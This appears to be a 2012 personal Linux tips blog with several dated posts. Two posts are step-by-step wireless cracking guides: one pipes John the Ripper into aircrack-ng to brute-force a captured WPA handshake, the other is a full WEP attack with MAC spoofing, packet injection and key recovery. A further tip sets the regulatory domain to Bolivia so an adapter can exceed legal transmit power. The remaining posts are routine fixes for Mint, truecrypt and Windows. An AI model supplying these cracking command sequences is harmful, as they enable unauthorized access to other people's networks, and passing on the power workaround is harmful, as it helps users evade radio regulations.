Tuesday, 11 September 2012

Brute forcing WPA/WPA2 handshake with john the ripper

Please refer to this article for a tutorial on how to obtain a handshake.

How to crack WPA/WPA 2 with aircrack-ng (Backtrack 5) 

The limitation of a dictionary attack is that unless the password is in your dictionary file, your attack won't be successful. Another way to obtain the password is to brute force it with john the ripper. In theory it is possible to crack ANY password with this method, but it might take a million years to crack a full 128 ASCII characters password with your computer.

Ok, the command:

This was on Backtrack
/pentest/password/jtr/john --stdout --incremental:all | aircrack-ng -b (bssid) -w file.cap (wpa handshake file)

Debian
sudo apt-get install john
/usr/sbin/john --stdout --incremental:all | aircrack-ng -b (bssid) -w file.cap (wpa handshake file)


By default john will only try passwords with 8 characters or less. However, the minimum  pass-phrase length for WPA is 8.You need to edit the john.conf file to change the max length of the output.

"--inrecemtal:all" means that john will try all 128 ASCII characters, which will  take thousand of years to complete if the password has a proper lenght. You can also try -i:digits for numbers only or -i:alpha for a to z.

Good luck.

P.S.: You might be interested in this simple Linux dictionary password cracker written in python:  Article

Friday, 7 September 2012

no such file or directory: nautilus - truecrypt

Just installed truecrypt on Mint 13. Mounting an encrypted file worked, but I could not open the drive itself. The solution is to simply install nautilus.

sudo apt-get install nautilus

Wednesday, 29 August 2012

How to increase your bandwidth in Win 7

Exceptionally a tip for Win 7. Windows uses up to 20% of the bandwidth, but you can change this with the following steps.

Run gpedit.msc

==> administrative settings ==>  network ==> qos packet scheduler ==> open LIMIT RESERVABLE BANDWIDTH

==> click on ENABLE and limit bandwidth to 0%.

Restart.

Thats it!

Tuesday, 28 August 2012

Linux Mint 13 - Black screen fix (live USB)

Recently I switched from Ubuntu to Linux Mint 13 on my HP mini netbook. Unfortunately I encountered a  'black-screen problem' similar to the one I already knew from Backtrack 5 (http://ubuntu-skype.blogspot.co.at/2012/07/backtrack-5-black-screen-after-startx.html ).

The solution was:

press TAB
add to the line  "..... ...... .... quiet splash "one of the following (depending on your chip set of your video card):

radeon.modeset=1
i915.modeset=1

If that does not work for you try to add "driver=intel". E.g. quiet splash i915.modeset=1 driver=intel.


I had success with that. Hope it works for you too!

Sunday, 19 August 2012

Displaying system and hardware information in Linux

Most information is stored in the /proc file. For example to obtain CPU or memory information simply enter:

cat /proc/meminfo
cat /proc/cpuinfo


How to set your Alfa wireless adapter to 30dbm (1000mW)

Please be aware that there are country restrictions on maximum power.

Commands

iw reg set BO
iwconfig  wlan0 txpower 30


That's it. You can check your settings with iwconfig.

Tuesday, 14 August 2012

How to crack WEP with aircrack-ng (Backtrack)

Anybody should be able to do this. If you struggle with something, post a comment and I' ll get back to you.

Requirements
- Backtrack (or Linux with aircrack-ng installed)
- Virtual machine (e.g. Vmware or Virtualbox)
- USB Wifi adapter (you will need a wifi adapter which you can put in promiscuous mode. It wont work with your built-in notebook wifi card etc.) Buy this one: Alfa AWUS036H . It is cheap, reliable and works out of the box.

Commands
  1. airmon-ng stop wlan0
  2. ifconfig wlan0 down
  3. macchanger -m 00:11:22:33:44:55 wlan0
  4. ifconfig wlan0 up
  5. airmon-ng start wlan0 
  6. ifconfig mon0 down
  7. macchanger -r (random mac) mon0
  8. ifconfig mon0 up
  9. airodump-ng mon0 (scan for APs)
  10. Wait for a minute
  11. CTRL + C (stop scanning)
  12. Pick your own AP with WEP encryption
  13. airodump-ng -c (channel) -w (filename) —bssid (xx:xx:xx:xx:xx:xx) mon0
    • -w file, in which the data will be saved.
  14. —You need around 10k of data to successfully crack WEP—
  15. Open another console
  16. aireplay-ng -1 0 -a (BSSID) -e (ESSID) mon0
  17. Wait for ”Association succcessful”
  18. aireplay-ng -3 -b (BSSID) -e (ESSID) mon0 (starts the injection)
    • data in the other console should now  increase significantly
  19. open another console
  20. aircrack-ng (filename.cap) 
    •  path to the file from step 13. e.g. ~/Desktop/test.cap
  21. Wait for —Key Found—
  22. Enter Key without ‘:’.
This can be done in approx. 10 minutes. Have fun!


How to download a portion of Youtube Video with youtube-dl

First make you have both youtube-dl and ffmpeg installed: sudo apt install youtube-dl ffmpeg Then download a portion of your desired...